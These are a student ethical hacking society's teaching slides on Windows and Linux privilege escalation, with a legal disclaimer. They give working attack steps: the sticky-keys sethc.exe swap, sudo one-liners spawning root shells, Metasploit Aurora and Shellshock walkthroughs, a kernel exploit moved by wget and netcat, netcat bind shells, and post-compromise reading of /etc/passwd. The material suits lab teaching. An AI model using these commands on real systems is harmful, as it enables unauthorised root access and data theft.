Ethical Student Hackers

Privilege Escalation

SHEFFIELD Ethical Student Hackers

Breaking into security.

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

Privilege Escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

→ Users that aren’t permitted to have rights they are not supposed to have, such as deleting, editing files, view hidden information, or install programs

Why would someone perform privilege escalation?

- Read/Write sensitive files
- Persist easily between reboots
- Insert a permanent bacdoor

Check https://attack.mitre.org/tactics/TA0004/ for lists of privilege escalation techniques.

Types of Privilege Escalation

Horizontal Privilege Escalation

- Attackers gain access directly to an account they intend to perform actions with
- Easier to pull off as you don’t have to elevate permissions
- Can be done with phishing via emails, messages etc.

Vertical Privilege Escalation

- Attackers gain access to an account and elevate the permissions
- Requires more understanding of vulnerabilities and hacking tools
- Phishing can be used as the first step to gain access to the accounts
- Elevating the permission can be done with getting root access or using hacking tools

Windows - Access Token Manipulation

fooling the system into believing that the running process belongs to someone other than the user who started the process, granting the process the permissions of the other user.

Techniques

- Duplicating an access token
- Creating a new process with an impersonated token
- Leveraging username and password to create a token

Windows - DLL Search Order Hijacking

Attackers can perform “DLL preloading”, which is planting a malicious DLL with the same name as a legitimate DLL and it searched/found before the legitimate one. The system finds the DLL in the working folder and confuses it as a legitimate DLL and executes it

Techniques

- Replacing an existing DLL or modifying a .manifest or .local redirection file, directory, or junction

- Performing search order DLL hijacking on a vulnerable program that has a higher privilege level, causing the attacker’s DLL to run at the same privilege level. This can be used to elevate privileges from user to administrator, or from administrator to SYSTEM.

- Covering the attack by loading the legitimate DLLS together with the malicious DLLs, so that systems appear to run as usual.

Windows - Bypass User Account Control

user account control (UAC) mechanism creates a distinction between regular users and administrators. , if UAC protection is not at the highest level, some Windows programs can escalate privileges, or execute COM objects with administrative privileges.

Windows Sticky Keys

Need physical access to the machine

Need to boot to a repair disk → this

In command window, `copy c:\windows\system32\sethc.exe c:\`

```
copy /y c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe
```


Quit cmd, exit and restart

At the login screen, if you click shirt key five times (sticky key prompt), then cmd will show up

Does it still work for Windows 10?

Kinda yes, because sticky key is not a vulnerability, it is a function


Windows Sticky Keys



```
The system cannot find message text for message number 0x2350 in the message fil
e for Application.

Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
The system cannot find message text for message number 0x8 in the message file f
or System.

C:\Windows\system32>net user your_acount new_password_
```




SHEFFIELD Ethical Student Hackers

Breaking into security.

WinPEAS

WinPEAS is a script that search for possible paths to escalate privileges on Windows hosts.



```
PS C:\GitHub\privilege-escalation-awesome-scripts-suite\winPEAS\winPEASexe\winPEAS\bin\Release\Dotfuscated> .\winPEASx86.exe -h
  [*] WinPEAS is a binary to enumerate possible paths to escalate privileges locally
        quiet                Do not print banner
        searchslow           Sleep while searching files to not consume a notable amount of resources
        searchall            Search all known filenames whith possible credentials (could take some mins)
        cmd                  Obtain wifi, cred manager and clipboard information executing CMD commands
        notcolor             Don't use ansi colors (all white)
        systeminfo           Search system information
        userinfo             Search user information
        procesinfo           Search processes information
        servicesinfo         Search services information
        applicationsinfo     Search installed applications information
        networkinfo          Search network information
        windowscreds         Search windows credentials
        browserinfo          Search browser information
        filesinfo            Search files that can contains credentials
        wait                 Wait for user input between checks
        [+] By default all checks (except CMD checks) are executed
```

Check the link for what to exploit, https://book.hacktricks.xyz/windows/windows-local-privilege-escalation

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe

Linux Privilege Escalation

In Linux systems, attackers use a process called “enumeration” to identify weaknesses that may allow privilege escalation.

- Using Google searches, port scanning and direct interaction with a system to learn more about it and see how it responds to inputs.
- Seeing if compilers, or high-level programming languages like Perl or Python, are available, which can allow an attacker to run exploit code.
- Identifying software components, such as web servers and their versions.
- Retrieving data from key system directories such as /etc, /proc, ipconfig, lsof, netstat and uname.

Linux Privilege Escalation

Exploit Kernel


Exploit services running as root, vulnerable version of MySQL could be exploited this way

- netstat –antup → shows ports which are open and listening

Exploit vulnerable SUID executable to get root access

- find / -perm -u=s -type f 2>/dev/null → shows executables with SUID bit set

The ‘s’ character instead of ‘x’ indicates that the SUID bit is set.



```
-rwxr-xr-x 1 root root 3078992 Oct 12 09:29 /usr/bin/nmap
-rwxr-xr-x  1 root root          3786 Oct 25 09:59 zim
```

Older version of nmap had an interactive shell and could be exploited by running nmap -interactive and !sh

Linux – Exploiting SUDO Rights

Exploiting SUDO rights

- sudo -l → show commands which we can run as sudo
- sudo find /home -exec sh -i \; → find command’s exec parameter can be used for arbitrary code execution
- sudo python -c 'import pty;pty.spawn("/bin/bash");’ -> opens root shell

Exploit badly configured cron jobs to get root access

- ls -la /etc/cron.d

Exploiting users with ‘.’ in their PATH


- PATH=.:${PATH}

If PATH variable doesn’t have . , then you run ./program, if it does, then program

You will trick someone with root privilege to run the modified command e.g. making yourself admin

LinPEAS

LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix* hosts



```
root@kali:~/privilege-escalation-awesome-scripts-suite/linPEAS# ./linpeas.sh -h
Enumerate and search Privilege Escalation vectors.
This tool enum and search possible misconfigurations (known vulns, user, processes and file permissions, special file permissions, readable/writable files, bruteforce other users(top1000pwds
), passwords...) inside the host and highlight possible misconfigurations with colors.
        -h To show this message
        -q Do not show banner
        -a All checks (1min of processes and su brute) - Noisy mode, for CTFs mainly
        -s SuperFast (don't check some time consuming checks) - Stealth mode
        -w Wait execution between big blocks
        -n Do not export env variables related with history and do not check Internet connectivity
        -P Indicate a password that will be used to run 'sudo -l' and to bruteforce other users accounts via 'su'
        -o Only execute selected checks (SysI, Devs, AvaSof, ProCronSrvcsTmrsSocks, Net, UsrI, SofI, IntFiles). Select a comma separated list.
        -L Force linpeas execution.
        -M Force macpeas execution.
        -d <IP/NETMASK> Discover hosts using fping or ping. Ex: -d 192.168.0.1/24
        -p <PORT(s)> -d <IP/NETMASK> Discover hosts looking for TCP open ports (via nc). By default ports 22,80,443,445,3389 and another one indicated by you will be scanned (select 22 if you
don't want to add more). You can also add a list of ports. Ex: -d 192.168.0.1/24 -p 53,139
        -i <IP> [-p <PORT(s)>] Scan an IP using nc. By default (no -p), top1000 of nmap will be scanned, but you can select a list of ports instead. Ex: -i 127.0.0.1 -p 53,80,443,8000,8080
         Notice that if you select some network action, no PE check will be performed
```

https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

Metasploit

Metasploit is a test environment provides a secure place to perform penetration testing and security research, used by attackers and defenders. There are lots of preloaded modules, tools, scripts etc..

- ls /usr/share/metasploit-framework/data/
- ls /usr/share/metasploit-framework/lib/
- ls /usr/share/metasploit-framework/modules/
- ls /usr/share/metasploit-framework/plugins/
- ls /usr/share/metasploit-framework/scripts/
- ls /usr/share/metasploit-framework/tools/

Privilege Escalation Using Aurora

This will use the aurora script in Metasploit, which exploits a memory corruption flaw in internet explorer. To begin with, open the Metasploit framework

- search aurora → to check the location of the script
- use exploit/windows/browser/ms10_002_aurora
- show options → check the variables
- set lhost your_ip_address
- set svrhost your_ip_address
- set uripath / → can give any url you wnat
- exploit

Give the victim the using URL and when the victim is connected to session

- sessions -l → to see the existing session

Privilege Escalation Using Aurora

- sessions –i session_id

If you got the correct session id you will meterpreter command which means you are now in the victim’s machine

To check the information in the victim’s machine

- getuid
- sysinfo
- use priv → could be preloaded, if not use this to load privilege escalation module
- getsystem → to elevate your permission level
- shell → to access the windows shell

Linux - Kernel Exploit

There are vulnerabilities found in the Linux kernel and Attackers exploit these vulnerabilities to gain root access to a Linux system.

How attackers do kernel exploits…

- Learn about the vulnerabilities
- Develop or acquire exploit code
- Transfer the exploit onto the target
- Execute the exploit on the target

Kernel Exploit using Exploit-DB

For this kernel exploitation, we will use 8572.c exploit in Exploit DB and Metasploit 2 running in VM

8572.c exploit takes advantage of a flow in the UDEV device manager, allowing for code execution via an unverified Netlink message

- searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
- locate linux/local/8572.c
- cat /usr/share/exploitdb/exploits/linux/local/8572.c
- cd /tmp
- wget your_kali_ip_address/local/8752.c → to save 8572.c
- telnet metasploitable_ip_address
- nc -lvp 4321(can be any port number) | tar -xf -

Kernel Exploit using Exploit-DB

In Kali, telnet metasploitable_ip_address and login to metasploitable (msfadmin:msfadmin)

- nc -lvp 4321(can be any port number) | tar -xf -

Open a new tab, tar the exploit and pipe the output to netcat, wait a bit for the file transfer and exit

- tar -cf - 8572.c | nc -vn metasploitable_ip_address 4321

Back in the first tab,

- ls -lah 8572.c → to check if the file has been transferred
- gcc -o exploit 8572.c -> compile the exploit
- run cat /proc/net/netlink to PID of the udevd netlink. It's the only non-zero number
- cd /tmp

Kernel Exploit using Exploit-DB

nano run and add below lines in the file

#!/bin/bash

nc -lvvp 2345 -e /bin/bash

Go back to to home path and run the exploit with the PID

- ./exploit your_PID_number

Open a new tab and connect to the binded shell with Metasploit

- nc -vn metasploitable_ip_address 2345 (the port number you put in the run file)
- python -c "import pty;pty.spawn('/bin/bash’)”

Try whoami to see if you got the root access, (you can see it in the terminal but still)

After gaining root access…

Now you got the access to your victim, what should you look for?

Operating System

- cat /etc/lsb-release → distribution type
- cat /proc/version, dmesg | grep Linux → kernel version
- cat /etc/profile, cat ~/.bashrc → environmental variables

Application & services

- ps aux | grep root → services running in root, top → currently running services
- ls -alh /usr/bin/ → what applications are installed , dpkg –l → more info; version, description..
- Cat /etc/cron* → which jobs are scheduled

After gaining root access…

Communications & networking

- ifconfig
- cat /etc/networks
- netstat –antup, w → other users and hosts

Confidential information & users

- id, whoami, w, last
- cat /etc/passwd | cut -d: -f1 → list of users
- grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}’ → list of super users
- cat /etc/passwd, cat /etc/group → sensitive files

SHEFFIELD Ethical Student Hackers
Breaking into security.

After gaining root access…

File Systems

- find /etc/ -readable -type f 2>/dev/null → available to anyone
- ls –alh /var/log, ls -alh /var/mail → search var folder
- find / -xdev -type d \(-perm -0002 -a ! -perm -1000 \) –print → print word writeable files
- find /dir -xdev \(-nouser -o -nogroup \) –print → no owner files

Preparation & find exploit code

- find / -name perl* → can do the same for python*, gcc* , find installed tools/languages
- find / -name wget → nc*, netcat*, ftp, find ways to upload files

A lot more information in this blog https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Exploit Shellshock vulnerability

Exploiting Shellshock using the DHCP service on Metasploit. It’s already installed in Kali.

- Use dhclient to find out your DHCP address on terminal

In Metasploit, run ‘search shellshock’. We will use dhclient_bash_env which is used for DHCP Client Bash Environment Variable Code Injection (Shellshock)

- use auxiliary/server/dhclient_bash_env

- Run ‘info’ to get information

Set up module parameters

- show options

- set SVRHOST your_DHCP_server_IP

Exploit Shellshock vulnerability

Set the code that you want to inject throught the BASH shell

- set CMD /bin/nc -l -p6996 -e /bin/sh → this will bind and listen to port 6996 in your DHCP server

Set NETMASK what is netmask write it later

- set NETMASK 255.255.255.0

- exploit

Result → you set up a netcat listener with root privileges on port 6996 piping out a BASH shell

- In your command prompt, run c::\nc your_DHCP_server_IP 6996

You can check by running ifconfig and whoami

SHEFFIELD Ethical Student Hackers

Breaking into security.

Upcoming Sessions

What's up next?
www.shefesh.com/sessions

30th Nov – OSINT

7th Dec – Hack the Box

14th Dec – Xmas Session

Any Questions?

www.shefesh.com

Thanks for coming!